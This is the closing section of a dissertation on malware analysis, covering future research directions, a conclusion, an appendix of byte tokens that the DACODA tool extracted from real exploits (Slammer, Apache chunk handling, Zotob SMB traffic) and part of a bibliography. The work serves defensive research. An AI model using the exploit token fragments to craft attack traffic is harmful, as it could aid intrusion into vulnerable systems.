- A "malware semetary" could be developed, where viruses and other forms of malicious code for outdated or unavailable computer environments are brought back to life. While the malware semetary itself would be of questionable benefit, building it will challenge our current definitions of malicious code. Reconstructing an environment for a malicious code instance using only the byte pattern of the malicious code and heuristics about how the unknown system was structured would force us to explore very deeply the interactions between malware and its environment.

- It would be very useful to have an understanding of the ecology of malware, including its interactions with its environment, its interactions with other malware, and the possibility of infecting or being infected by other instances of malware. This raises similar challenges to a malware semetary, and also could have an immediate practical impact because malware already does interact with other malware and is often infected by other malware. Szor [149] reports in Section 9.8 many examples of malware exploiting vulnerabilities in other malware, infecting other instances by accident, and interacting in various other ways.

- It should be possible to match botnet components based on their inputs and outputs. If there is a custom protocol that a main bot executable uses to give commands and receive feedback from a spammer, then these two executables could be matched. One possibility would be to perform a string analysis on possibly thousands or tens of thousands of malware instances and match possible outputs to possible inputs.

- By measuring the mutual information between malware and its environment we could gain a better understanding of what aspects of a malware instance are simply reflections of the environment and how much of the malware byte string is actually unique.

6.1.2 What is the context of malware analysis?

No matter what stage of the Epsilon-Gamma-Pi model a particular analysis technique focuses on there is always the concern that no malware analysis technique is universally applicable to every possible instance of malware that will be seen in the future [149]. Putting malware analysis in context means more than narrowing the focus of the analysis (*e.g.*, Minos focuses on control data attacks, DACODA focuses on exploit-based worms, Temporal Search focuses on timebomb attacks), Malware analysis is done by people for consumers and the malware itself is developed with specific intent. Whether the consumers are anti-virus customers, law enforcement, or government intelligence agencies, technical decisions that are made can have consequences that determine whether or not an analysis technique is useful in this process.

As a concrete example of this, Temporal Search is formally undecidable in general. This means that an analysis technique must be unsound, incomplete, or not guaranteed to terminate. Which of these choices constitutes the best approach depends upon the context. A promising application of Temporal Search is to aid in the process of automatically sorting through tens of thousands of samples of malware collected daily and picking out samples that should be looked at more carefully with manual analysis. Most of the samples will be attacks that the malware analyzers have seen before and are not interested in analyzing again, while a few will be new attacks. The problem is that most of the samples that have been analyzed before will be packed with a slightly different packer or will have minor modifications that make it ambiguous whether they are something new or not. One way of measuring how interesting a sample is is to run it for five minutes and see what it does. Then the question becomes, what if it does something malicious after five minutes? An implementation of Temporal Search that is sound (perhaps based on predicate abstraction [7] or abstract interpretation [33]) can be supplemented with inference rules or narrowing operators for all timebomb attacks that have been seen before. An attacker can write a new timebomb attack to evade analysis, but a sound analysis will either return the correct answer or, if it has no inference rules or narrowing operators that apply, flag the attack as something new to be looked at. In this context, a

sound analysis takes away any advantage the attacker has that is due to the general undecidability of Temporal Search itself.

Putting malware analysis into context will be an arduous endeavor, requiring better threat modeling and more interaction between researchers, practitioners, and consumers such as law enforcement or network incident responders. But it is necessary so that technical researchers developing next-generation solutions to malware are not solving intractable problems. Even though analysis is by necessity limited in scope, a plethora of diverse analysis techniques could constitute a defense against malware on many fronts. For example, some analysis techniques could be developed, that focus not on the mistakes in the systems software and applications being attacked, but are designed to exploit the weaknesses of the malware itself [68, 88].

Some specific examples of technical research for putting malware in context follow.

- A sound implementation of temporal search, as already explained, would fit into the context of sorting through thousands of malware samples trying to find a novel threat.

- By applying document summary techniques, such as latent semantic analysis [90], to a large corpus of malware we could gain information that could be very useful to intelligence and law enforcement agencies. Possibilities include clustering malware based on authorship (*i.e.*, to discover that seemingly unrelated malware instances may have been authored by the same person), searching for common code that authors have shared or traded, and clustering malware authors based on their preferences and habits. As an example of the last possibility, MyParty.A converts the time returned by a Windows victim system into an integer of seconds since 1970, then converts it back into a format similar to the Windows format (broken up into year, month, day, hour, etc.). This suggests that the author developed part of the code for Linux, then wrote wrapper functions to hoist the code in Windows. Such forensic information can prove invaluable.

- In the spirit of analysis techniques that exploit a weakness or error in the malware's code, we can imagine a general technique of "poisoning" the system's entropy and causing any instance of malware to exhibit deterministic behavior under emulation.

- In the same spirit, a general framework for creating files and registry entries on user's ma-

chines where antivirus was installed could ameliorate some of the problems of polymorphism and metamorphism. Many malware instances, including the most pernicious polymorphic and metamorphic threats, prevent double infections by checking for a file or registry entry and not infecting the system if this exists. Simply creating that object can protect users from that threat without the performance cost of emulation or algorithmic signatures. Such a framework could be even more general than this as well.

6.1.3 How to keep humans in the loop?

Much research into malware analysis in recent years has investigated automated analysis techniques as a way to take humans out of the loop. Manual analysis and decision making towards a response to a malware threat are considered too slow to be effective. One consequence of putting malware analysis into context is that we can view automated analysis as a way, rather, to put humans back into the loop.

Even the simplest worms take on a confounding complexity when placed into the Internet environment, producing behavior even the malware author cannot have predicted. DNS servers are queried, traffic shaping algorithms in the backbone of the network fail, laptops take infections behind firewalls and into new networks, and deterministic patterns can even emerge from pseudo-random behavior [88]. A human with knowledge and experience in a variety of aspects of such an event can always think of a better response than an automated response system can. Rate limiting DNS lookups, blocking traffic with a certain regular pattern, tying up connections to unassigned IP addresses [95], and averting a timebomb attack by shutting down a particular public server are all examples of creative responses that are appropriate in particular situations.

How might humans be able to process all of the information that various analysis techniques have produced in a timely manner and understand it enough to respond in an effective way? Consider a graphical representation of new worm threats based on the Epsilon-Gamma-Pi model. For example, a worm with multiple heads (ϵ) denotes a multi-modal worm (that uses multiple forms of attack to spread). A pixelated, semi-visible "neck" between the worm's head and body could mean that the γ portion of the network traffic is polymorphic and not useful as a network signature. A cell phone strapped to the worms body (π) showing a countdown time and several URLs could denote that the worm was going to contact those URLs for further instruction at a specific time.

Of course, this particular example is not realistic but the basic idea is that, much the same way as organisms have visual elements that tell us something about how they interact with their environment (such as the nose of an anteater, the wings of a bird, or the wings of a penguin), malware also interacts with its environment in a specific way so that we can learn very quickly by appearance something useful about even an instance we have not seen before by knowing a great deal about the environment.

Specific directions for future research to keep humans in the loop of responding to malware threats follow.

- Ways of visualizing various threats, such as already mentioned for a worm, could present a lot of different information to a responder in a very short time.

- Monetary systems have organized cooperative human behavior for millennia, and recent developments such as massive multiplayer online role-playing games show that government coinage is no longer a precursor to such systems. Perhaps a kind of e-cash, that distributes the costs and benefits of a malware incident and response in a dynamic way, could help organize incentives and enable expedited responses to large scale events that require advanced cooperation. A centralized authority is not necessary, the e-cash could be distributed by insurance companies or redeemable by ISPs for packet forwarding, for example. Finding an effective response to a malware instance based on its interactions with victim systems is one problem, eliciting this response from many parties on a global scale is a separate problem than monetary systems can possibly solve.

6.2 Conclusion

The aim of this dissertation was to demonstrate that malware analysis is not an intractable problem when placed in the right context and when done with respect to the fact that malware has a very definite interaction with its environment. We explored these interactions in all three phases of the Epsilon-Gamma-Pi model, and then identified what the results and remaining problems mean to the malware analysis research community going forward.

Appendix A

Tokens Discovered by DACODA for Selected Exploits

These are the tokens generated by DACODA for selected exploits from Chapter 4. A comma separates each token.

```
Slammer: ’\x04’
SQL Authentication: ’\x01’, ’\x02’, ’M’, ’\x1b’, ’\xa5’, ’\xee’,
  ’4’, P\x1e\xd0B", "P\x1e\xd0B"
ntpd: "\x16\x02", "\x00\x00\x00\x00", "stratum=", "\x16\x02",
  "\x00\x00\x00\x00"
Apache Chunk Handling (Scalper): "GET", ’/’, "HTTP/",
  ’.’, "\x0d\nHost:\x20", ’.’, "\x0d\nY-FFFFFFF:\x20" (occurs 24
  times), "\x0d\nY-GGGG:\x20\x00" (occurs 18 times), "\x0d\nY-GG"
  (TCP/IP fragmentation here), "GG:\x20,\x00", "\x0d\nY-GGGG:\x20
  \x00" (occurs 5 times), "\x0d\nTransfer-Encoding:\x20chunked
  \x0d\n\x0d\n", "\x0d\n", "\x0d\n", "\x0d\n"
Zotob: "P\x18", "\xffSMBr", "\x02PC\x20NETWORK\x20, "PROGRAM\x20
  1.0\x00\x02LANMAN1.0\x00\x02", "\x00\x02LM1.2X002\x00\x02LAN
  MAN2.1\x00\x02NT\x20LM\x200.12", "\xffSMB", "\x0c\xff", "\x00
  \x00", "\x20\x00", "NTLMSSP\x00\x01\x00\x00\x00", "9\x00",
  "\x00\x00", "\x00\x00", "\xff,SMB", "\x00\x08", "\x0c\xff",
  "\x00\x00", "W\x00", "NTLMSSP\x00\x03\x00\x00\x00\x01\x00",
  "\x00\x00", "\x00\x00", "\x00\x00", "\x06\x00", "\x10\x00",
  ’\x00’, "\xffSMB", "\x00\x08",  ’\xff’, "\\\x00\\\x00", ".\x00",
  ".\x00", ".\x00", "\\\x00", "\x00\x00?????\x00", "\xffSMB",
  "\x00\x08", "\x00\x08", ’\xff’, "\x00\x00\x00\x00\x9f\x01\x02
  \x00", "\x01\x00\x00\x00", "\x02\x00\x00\x00", "\\\x00b\x00r
  \x00o\x00w\x00s\x00e\x00r\x00", "\xffSMB%", "\x00\x08",
  "\x00\x08", ’\x10’, "H\x00", "&\x00\x00@", "\x05\x00\x0b",
  "\x10\x00\x00\x00", "\x00\x00", "@N\x9f\x8d=\xa0\xce\x11\x8fi
  \x08\x00>0\x05\x1b\x01\x00", "\x04]\x88\x8a\xeb\x1c\xc9\x11
  \x9f\xe8\x08\x00+\x10H‘\x02\x00", "\xff,SMB%", ’\x10’, "&\x00",
  "\x05\x00\x00", ’\x10’, "\x00\x00", "\x11\x00\x00\x00", "\\\x00",
  "\\\x00", "\x00\x00", "\xe0\x07\x00\x00"
```

Bibliography

[1] The Eurecom Honeypot Project (Home Page), http://www.eurecom.fr/ pouget/projects.htm.

[2] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flbw integrity: Principles, implementations, and applications. In *ACM Conference on Computer and Communications Security*, November 2005.

[3] P. Akritidis, E. P. Markatos, M. Polychronakis, and K. Anagnostakis. Stride: Polymorphic sled detection through instruction sequence analysis. In *20th IFIP International Information Security Conference*.

[4] Dante Alighieri. Inferno, Robert Pinski Translation.

[5] Boris Babayan. Security, www.elbrus.ru/mcst/eng/ SECURE_INFORMATION_SYSTEM_V5_2e.pdf.

[6] Paul Baecher, Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix C. Freiling. The nepenthes platform: An effi cient approach to collect malware. In *Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection (RAID 2006).*, pages 165–184, 2006.

[7] Thomas Ball, Rupak Majumdar, Todd Millstein, and Sriram K. Rajamani. Automatic predicate abstraction of c programs. In *PLDI '01: Proceedings of the ACM SIGPLAN 2001 conference on Programming language design and implementation*, pages 203–213, New York, NY, USA, 2001. ACM Press.

[8] Barnaby Jack. Remote Windows Kernel Exploitation-Step Into the Ring 0.

[9] Elena Gabriela Barrantes, David H. Ackley, Stephanie Forrest, and Darko Stefanović. Randomized instruction set emulation. *ACM Trans. Inf. Syst. Secur.*, 8(1):3–40, 2005.

[10] Elena Gabriela Barrantes, David H. Ackley, Trek S. Palmer, Darko Stefanovic, and Dino Dai Zovi. Randomized instruction set emulation to disrupt binary code injection attacks. In *Proceedings of the 10th ACM conference on Computer and communication security*, pages 281–289. ACM Press, 2003.

[11] K. J. Biba. Integrity Considerations for Secure Computer Systems. In *MITRE Technical Report TR-3153*, Apr 1977.

[12] Matt Bishop. *Computer Security: Art and Science*. 2003.

[13] Kevin Borders, Xin Zhao, and Atul Prakash. Siren: Catching evasive malware (short paper). In *IEEE Symposium on Security and Privacy*, 2006.

[14] Dave Boutcher. The Linux Kernel on iSeries (Unpublished, available at `http://lwn.net/2001/features/OLS/pdf/pdf/iseries.pdf`), 2001.

[15] Daniele Bovet and Marco Cesati. *Understanding the Linux kernel*. 2000.

[16] David Brumley, James Newsome, Dawn Song, Hao Wang, and Somesh Jha. Towards automatic generation of vulnerability-based signatures. In *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, 2006.

[17] Christian Cadar and Dawson Engler. Execution Generated Test Cases: How to Make Systems Code Crash Itself. In *SPIN*, 2005.

[18] Frank Castaneda, Emre Can Sezer, and Jun Xu. Worm vs. worm: preliminary study of an active counter-attack mechanism. In *WORM '04: Proceedings of the 2004 ACM workshop on Rapid malcode*, pages 83–93. ACM Press, 2004.

[19] CERT. CERT, http://www.cert.org, 2005.

[20] Peter M. Chen and Brian D. Noble. When Virtual is Better than Real. *Workshop on Hot Topics in Operating Systems (HotOS)*, May 2001.

[21] S. Chen, J. Xu, and E. C. Sezer. Non-control-hijacking attacks are realistic threats. In *USENIX Security Symposium 2005*, 2005.

[22] Ramkumar Chinchani and Eric van den Berg. A fast static analysis approach to detect exploit code inside network fbws. In *RAID*, 2005.

[23] Jim Chow, Ben Pfaff, Tal Garfi nkel, Kevin Christopher, and Mendel Rosenblum. Understanding data lifetime via whole system simulation. In *Proc. 13th USENIX Security Symposium*, August 2004.

[24] Jim Chow, Ben Pfaff, Tal Garfi nkel, and Mendel Rosenblum. Shredding your garbage: Reducing data lifetime through secure deallocation. In *Proc. 14th USENIX Security Symposium*, August 2005.

[25] Mihai Christodorescu and Somesh Jha. Static Analysis of Executables to Detect Malicious Patterns. *USENIX Security Symposium*, pages 169–186, August 2003.

[26] Mihai Christodorescu, Somesh Jha, Sanjit A. Seshia, Dawn Song, and Randal E. Bryant. Semantics-aware malware detection. In *IEEE Symposium on Security and Privacy*, 2005.

[27] Edmund M. Clarke, Orna Grumberg, and Doron A. Peled. *Model Checking*. MIT Press, 1999.

[28] CLET team. Polymorphic Shellcode Engine Using Spectrum Analysis, Phrack 61.

[29] Fred Cohen. Computer viruses: Theory and experiments. In *7th DoD/NBS Computer Security Conference Proceedings*, pages 240–263, September 1984.

[30] Nicolaus Copernicus. *On the Revolutions of Heavenly Spheres*. (Available from Prometheus Books, Amherst, New York), 1543.

[31] Manuel Costa, Jon Crowcroft, Miguel Castro, and Antony Rowstron. Can we contain internet worms? In *HotNets III*.

[32] Manuel Costa, Jon Crowcroft, Miguel Castro, Antony Rowstron, Lidong Zhou, Lintao Zhang, and Paul Barham. Vigilante: End-to-end containment of Internet worms. In *SOSP '05: Proceedings of the twentieth ACM Symposium on Operating Systems Principles*, New York, NY, USA, 2005. ACM Press.

[33] Patrick Cousot and Radhia Cousot. Abstract interpretation: a unifi ed lattice model for static analysis of programs by construction or approximation of fi xpoints. In *POPL '77: Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages*, pages 238–252, New York, NY, USA, 1977. ACM Press.

[34] C. Cowan, S. Beattie, J. Johansen, and P. Wagle. PointGuard^{TM}: Protecting pointers from buffer overfbw vulnerabilities. In *Proc. of the 12th Usenix Security Symposium*, Aug 2003.

[35] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton. StackGuard: Automatic adaptive detection and prevention of buffer-overfbw attacks. In *Proc. of the 7th Usenix Security Symposium*, pages 63–78, Jan 1998.

[36] Richard S. Cox, Jacob Gorm Hansen, Steven D. Gribble, and Henry M. Levy. A safety-oriented platform for web applications. In *IEEE Symposium on Security and Privacy*, 2006.

[37] Jedidiah R. Crandall and Frederic T. Chong. A Security Assessment of the Minos Architecture. In *Workshop on Architectural Support for Security and Anti-Virus*, October 2004.

[38] Jedidiah R. Crandall and Frederic T. Chong. Minos: Control data attack prevention orthogonal to memory model. In *Proceedings of the 37th International Symposium on Microarchitecture (MICRO)*, December 2004.

[39] Jedidiah R. Crandall, Zhendong Su, S. Felix Wu, and Frederic T. Chong. On deriving unknown vulnerabilities from zero-day polymorphic and metamorphic worm exploits. In *Proceedings of the 12th ACM conference on Computer and Communication Security*. ACM Press, 2005.

[40] Jedidiah R. Crandall, Gary Wassermann, Daniela A. S. de Oliveira, Zhendong Su, S. Felix Wu, and Frederic T. Chong. Temporal search: detecting hidden malware timebombs with virtual machines. In *ASPLOS-XII: Proceedings of the 12th international conference on Architectural support for programming languages and operating systems*, pages 25–36, New York, NY, USA, 2006. ACM Press.

[41] Jedidiah R. Crandall, S. Felix Wu, and Frederic T. Chong. Experiences using Minos as a tool for capturing and analyzing novel worms for unknown vulnerabilities. In *DIMVA*, 2005.

[42] Jedidiah R. Crandall, S. Felix Wu, and Frederic T. Chong. Minos: Architectural support for protecting control data. *ACM Trans. Archit. Code Optim.*, 3(4):359–389, 2006.

[43] Weidong Cui, Marcus Peinado, Helen J. Wang, and Michael Locasto. ShieldGen: Automated data patch generation for unknown vulnerabilities with informed probing. In *SP '07: Proceedings of the 2007 IEEE Symposium on Security and Privacy (S&P'07)*. IEEE Computer Society, 2007.

[44] David Dagon, Xinzhou Qin, Guofei Gu, Wenke Lee, Julian B. Grizzard, John G. Levine, and Henry L. Owen. Honeystat: Local worm detection using honeypots. In *RAID*, pages 39–58, 2004.

[45] Michael Dalton, Hari Kannan, and Christos Kozyrakis. Deconstructing hardware architectures for security. In *Fifth Annual Workshop on Duplicating, Deconstructing, and Debunking*, June 2006.

[46] Michael Dalton, Hari Kannan, and Christos Kozyrakis. Raksha: A Flexible Information Flow Architecture for Software Security. In *International Symposium on Computer Architecture (ISCA)*, 2007.

[47] dark spyrit. Win32 Buffer Overfbws (Location, Exploitation, and Prevention), Phrack 55.

[48] Edsger W. Dijkstra. *A Discipline of Programming*. Prentice-Hall, 1976.

[49] Holger Dreger, Christian Kreibich, Vern Paxson, and Robin Sommer. Enhancing the accuracy of network-based intrusion detection with host-based context. In *Proceedings of GI SIG SIDAR Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA), 2005*.

[50] Milenko Drinic and Darko Kirovski. A hardware-software platform for intrusion prevention. In *MICRO 37: Proceedings of the 37th annual International Symposium on Microarchitecture*, pages 233–242, Washington, DC, USA, 2004. IEEE Computer Society.

[51] George W. Dunlap, Samuel T. King, Sukru Cinar, Murtaza A. Basrai, and Peter M. Chen. Revirt: Enabling intrusion analysis through virtual-machine logging and replay. *SIGOPS Oper. Syst. Rev.*, 36(SI):211–224, 2002.

[52] eEye Digital Security. Advisories and Alerts: .ida Code Red Worm, July 2001.

[53] Exploring Multiple Execution Paths for Malware Analysis. Andreas moser and christopher kruegel and engin kirda. In *Proceedings of the 2007 IEEE Symposium on Security and Privacy*, 2007.

[54] Jason Franklin, Mark Luk, Jonathan McCune, Arvind Seshadri, Adrian Perrig, and Leendert van Doorn. Remote virtual machine monitor detection. Presented at the ARO-DARPA-DHS Special Workshop on Botnets, June, 2006.

[55] Timothy Fraser. LOMAC: Low Water-Mark Integrity Protection for COTS Environments, 2000.

[56] Tal Garfi nkel, Ben Pfaff, Jim Chow, Mendel Rosenblum, and Dan Boneh. Terra: A Virtual Machine-Based Platform for Trusted Computing. *ACM Symposium on Operating Systems Principles*, pages 193–206, October 2003.

[57] Tal Garfi nkel and Mendel Rosenblum. A Virtual Machine Introspection Based Architecture for Intrusion Detection. *Network and Distributed System Security Symposium*, 2003.

[58] Tal Garfi nkel and Mendel Rosenblum. When Virtual is Harder than Real: Security Challenges in Virtual Machine Based Computing Environments. *Tenth Workshop on Hot Topics in Operating Systems (HotOS)*, June 2005.

[59] Patrice Godefroid, Nils Klarlund, and Koushik Sen. DART: Directed Automated Random Testing. In *PLDI*, 2005.

[60] Rajeev Gopalakrishna, Eugene H. Spafford, and Jan Vitek. Efficient intrusion detection using automaton inlining. In *Proceedings of the 2005 IEEE Symposium on Security and Privacy (S&P 2005)*, pages 18–31. IEEE Computer Society, 2005.

[61] Haryadi S. Gunawi, Nitin Agrawal, Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, and Jiri Schindler. Deconstructing commodity storage clusters. In *Proceedings of the 32nd annual International Symposium on Computer Architecture*, 2005.

[62] Diwaker Gupta, Kenneth Yocum, Marvin McNett, Alex C. Snoeren, Amin Vahdat, and Geoffrey M. Voelker. To infinity and beyond: time warped network emulation. In *ACM Symposium on Operating Systems Principles*, 2005.

[63] Alex Ho, Michael Fetterman, Christopher Clark, Andrew Warfield, and Steven Hand. Practical taint-based protection using demand emulation. In *EuroSys '06: Proceedings of the 2006 EuroSys conference*, pages 29–41, New York, NY, USA, 2006. ACM Press.

[64] Steven A. Hofmeyr, Stephanie Forrest, and Anil Somayaji. Intrusion detection using sequences of system calls. *Journal of Computer Security*, 6(3):151–180, 1998.

[65] Seung-Sun Hong, Fiona Wong, S. Felix Wu, Bjorn Lilja, Tony Y. Jansson, Henric Johnson, and Arne Nelsson. TCPtransform: Property-oriented TCP traffic transformation. In *Proceedings of GI SIG SIDAR Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA), 2005*.

[66] Seung-Sun Hong and S. Felix Wu. On interactive Internet traffic replay. In *RAID*, 2005.

[67] Intel. Press Release, 12 March 2002.

[68] John Canavan. Me code write good: The l33t skillz of the virus writer (Symantec White Paper).

[69] Ashlesha Joshi, Samuel T. King, George W. Dunlap, and Peter M. Chen. Detecting past and present intrusions through vulnerability-specific predicates. *ACM Symposium on Operating Systems Principles*, 2005.

[70] jp. Advanced Doug lea's malloc() exploits, Phrack 61, 2003.

[71] Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis. Countering code-injection attacks with instruction-set randomization. In *Proceedings of the 10th ACM conference on Computer and communication security*, pages 272–280. ACM Press, 2003.

[72] Hyang-Ah Kim and Brad Karp. Autograph: Toward automated, distributed worm signature detection. In *USENIX Security Symposium*, pages 271–286, 2004.

[73] James C. King. Symbolic execution and program testing. *Commun. ACM*, 19(7):385–394, 1976.

[74] Samuel T. King and Peter M. Chen. Backtracking intrusions. In *ACM Symposium on Operating Systems Principles*, 2003.

[75] Samuel T. King, Peter M. Chen, Yi-Min Wang, Chad Verbowski, Helen J. Wang, and Jacob R. Lorch. SubVirt: Implementing malware with virtual machines. In *IEEE Symposium on Security and Privacy*, 2006.

[76] Samuel T. King, George W. Dunlap, and Peter M. Chen. Operating System Support for Virtual Machines. In *USENIX Security Symposium*, 2003.

[77] Samuel T. King, Z. Morley Mao, Dominic G. Lucchetti, and Peter M. Chen. Enriching Intrusion Alerts through Multi-Host Causality. *Network and Distributed System Security Symposium*, February 2005.

[78] Engin Kirda, Christopher Kruegel, Greg Banks, Giovanni Vigna, and Richard Kemmerer. Behavior-based spyware detection. In *Usenix Security Symposium*, 2006.

[79] Vladimir Kiriansky, Derek Bruening, and Saman Amarasinghe. Secure Execution Via Program Shepherding.

[80] Darko Kirovski, Milenko Drinic, and Miodrag Potkonjak. Enabling Trusted Software Integrity.

[81] Tadayoshi Kohno, Andre Broido, and kc claffy. Remote physical device fi ngerprinting. In *IEEE Symposium on Security and Privacy*, 2005.

[82] Oleg Kolesnikov and Wenke Lee. Advanced polymorphic worms: Evading IDS by blending in with normal traffi c.

[83] Christian Kreibich and Jon Crowcroft. Honeycomb: Creating intrusion detection signatures using honeypots. *SIGCOMM Comput. Commun. Rev.*, 34(1):51–56, 2004.

[84] C. Kruegel, W. Robertson, F. Valeur, and G. Vigna. Static disassembly of obfuscated binaries. In *USENIX Security Symposium*, 2004.

[85] Christopher Kruegel, William Robertson, and Giovanni Vigna. Detecting Kernel-Level Rootkits Through Binary Analysis. *20th Annual Computer Security Applications Conference (ACSAC'04)*, pages 91–100, 2004.

[86] Christopher Krügel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Polymorphic worm detection using structural information of executables. In *RAID*, 2005.

[87] ktwo. ADMmutate, http://www.ktwo.ca, 2003.

[88] Abhishek Kumar, Vern Paxson, and Nicholas Weaver. Exploiting underlying structure for detailed reconstruction of an internet-scale event. In *IMC '05: Proceedings of the 5th ACM SIGCOMM on Internet measurement*, New York, NY, USA, 2006. ACM Press.

[89] Leslie Lamport. Time, Clocks, and the Ordering of Events in a Distributed System. *Communications of the ACM*, 21(7):558–565, July 1978.

[90] T. K. Landauer, P. W. Foltz, and D. Laham. Introduction to latent semantic analysis. *Discourse Processes*, 25:259–284, 1998.

[91] Henry M. Levy. *Capability-Based Computer Systems*. Butterworth-Heinemann, 1984.

[92] Zhichun Li, Manan Sanghi, Yan Chen, Ming-Yang Kao, and Brian Chavez. Hamsa: Fast signature generation for zero-day polymorphicworms with provable attack resilience. In *SP '06: Proceedings of the 2006 IEEE Symposium on Security and Privacy (S&P'06)*, pages 32–47, Washington, DC, USA, 2006. IEEE Computer Society.

[93] David Lie. *Architectural Support for Copy and Tamper-Resistant Software*. PhD thesis, Stanford University, 2003.

[94] David Lie, Chandramohan A. Thekkath, Mark Mitchell, Patrick Lincoln, Dan Boneh, John C. Mitchell, and Mark Horowitz. Architectural Support for Copy and Tamper Resistant Software. In *Architectural Support for Programming Languages and Operating Systems*, pages 168–177, 2000.

[95] T. Liston. Welcome to My Tarpit: The Tactical and Strategic Use of LaBrea. Dshield.org White paper, 2001. (http://hts.dshield.org/LaBrea/LaBrea.txt), 2001.

[96] David Litchfield. Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server (http://www.packetstormsecurity.com/papers/bypass/defeating-w2k3-stack-protection.pdf).

[97] Peter Loscocco and Stephen Smalley. Integrating flexible support for security policies into the linux operating system. In *FREENIX Track: 2001 USENIX Annual Technical Conference*, 2001.

[98] LURHQ Threat Intelligence Group. Key Dates in Past and Present Sober Variants. `http://www.lurhq.com/soberdates.html`.

[99] Justin Ma, John Dunagan, Helen J. Wang, Stefan Savage, and Geoffrey M. Voelker. Finding diversity in remote code injection exploits. In *IMC '06: Proceedings of the 6th ACM SIGCOMM on Internet measurement*, pages 53–64, New York, NY, USA, 2006. ACM Press.

[100] Richard P. Martin, Amin M. Vahdat, David E. Culler, and Thomas E. Anderson. Effects of communication latency, overhead, and bandwidth in a cluster architecture. In *Proceedings of the 24th Annual International Symposium on Computer Architecture*, 1997.

[101] Barton Miller, David Koski, Cjin Pheow Lee, Vivekananda Maganty, Ravi Murthy, Ajitkumar Natarajan, and Jeff Steidl. Fuzz revisited: A re-examination of the reliability of UNIX utilities and services. Technical report, 1995.

[102] Barton P. Miller, Lars Fredriksen, and Bryan So. An empirical study of the reliability of UNIX utilities. *Communications of the Association for Computing Machinery*, 33(12):32–44, 1990.

[103] Ghassan Misherghi and Zhendong Su. Hdd: hierarchical delta debugging. In *ICSE '06: Proceeding of the 28th international conference on Software engineering*, pages 142–151, New York, NY, USA, 2006. ACM Press.

[104] David Moore, Colleen Shannon, and Jeffert Brown. Code-Red: A study on the spread an victims of an Internet Worm. In *Internet Management Workshop*, 2002.

[105] David Moore, Colleen Shannon, and Jeffery Brown. Code-red: a case study on the spread and victims of an internet worm. In *Proceedings of the Internet Measurement Workshop (IMW)*, 2002.

[106] Shashidhar Mysore, Banit Agrawal, Navin Srivastava, Sheng-Chih Lin, Kaustav Banerjee, and Tim Sherwood. Introspective 3d chips. In *ASPLOS-XII: Proceedings of the 12th international conference on Architectural support for programming languages and operating systems*, pages 264–273, New York, NY, USA, 2006. ACM Press.

[107] National Security Agency. Final Evaluation Report, International Business Machines Corporation Application System 400.

[108] Nergal. The advanced return-into-lib(c) exploits: PaX case study, Phrack 58.

[109] James Newsome, David Brumley, Jason Franklin, and Dawn Song. Replayer: Automatic protocol replay by binary analysis. In *In the Proceedings of the* 13^{th} *ACM Conference on Computer and and Communications Security (CCS)*, 2006.

[110] James Newsome, David Brumley, and Dawn Song. Vulnerability-specific execution filtering for exploit prevention on commodity software. In *Proceedings of the* 13^{th} *Annual Network and Distributed Systems Security Symposium*, 2006. `http://www.cs.cmu.edu/~dbrumley/`.

[111] James Newsome, Brad Karp, and Dawn Song. Polygraph: Automatically generating signatures for polymorphic worms. In *Proceedings of the IEEE Symposium on Security and Privacy, May*, 2005.

[112] James Newsome and Dawn Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Proceedings of the 12th Annual Network and Distributed System Security Symposium (NDSS 05)*, February 2005.

[113] A. Pasupulati, J. Coit, K. Levitt, S.F. Wu, S.H. Li, R.C. Kuo, and K.P. Fan. Buttercup: On network-based detection of polymorphic buffer overflow vulnerabilities. In *9th IEEE/IFIP Network Operation and Management Symposium (NOMS'2004)*, 2004.

[114] D. A. Patterson and J. L. Hennessy. *Computer Architecture: A Quantitative Approach 3rd. ed.* Morgan Kaufmann, San Mateo, 2003.

[115] Udo Payer, Peter Teufl, and Mario Lamberger. Hybrid engine for polymorphic shellcode detection. In *Proceedings of GI SIG SIDAR Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA), 2005*.

[116] Phantasmal Phantasmagoria. White Paper on Polymorphic Evasion, available at http://www.addict3d.org, 2004.

[117] Krerk Piromsopa and Richard J. Enbody. Defeating buffer-overflow prevention hardware. In *Fifth Annual Workshop on Duplicating, Deconstructing, and Debunking*, June 2006.

[118] Fred J. Pollack, George W. Cox, Dan W. Hammerstrom, Kevin C. Kahn, Konrad K. Lai, and Justin R. Rattner. Supporting Ada memory management in the iAPX-432. In *Proceedings of ASPLOS-I*, pages 117–131. ACM Press, 1982.

[119] Thomas H. Ptacek and Timothy N. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection. Technical report, Secure Networks, Inc., Suite 330, 1201 5th Street S.W, Calgary, Alberta, Canada, T2R-0Y6, 1998.

[120] Feng Qin, Cheng Wang, Zhenmin Li, Ho seop Kim, Yuanyuan Zhou, and Youfeng Wu. LIFT: A low-overhead practical information flow tracking system for detecting security attacks. In *Proceedings of the 39th International Symposium on Microarchitecture (MICRO)*, December 2006.

[121] Costin Raiu. Holding the Bady. In *Virus Bulletin*, 2001.

[122] Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum. Is your cat infected with a computer virus? In *PERCOM '06: Proceedings of the Fourth Annual IEEE International Conference on Pervasive Computing and Communications (PERCOM'06)*, pages 169–179, Washington, DC, USA, 2006. IEEE Computer Society.

[123] Michael Ringgaard. Sanos source, 2002.

[124] R. L. Rivest, A. Shamir, and D. A. Wagner. Time-lock puzzles and timed-release crypto. Technical report, Cambridge, MA, USA, 1996.

[125] Mendel Rosenblum and Tal Garfinkel. Virtual Machine Monitors: Current Technology and Future Trends. *IEEE Computer Society*, 38(5):39–47, May 2005.

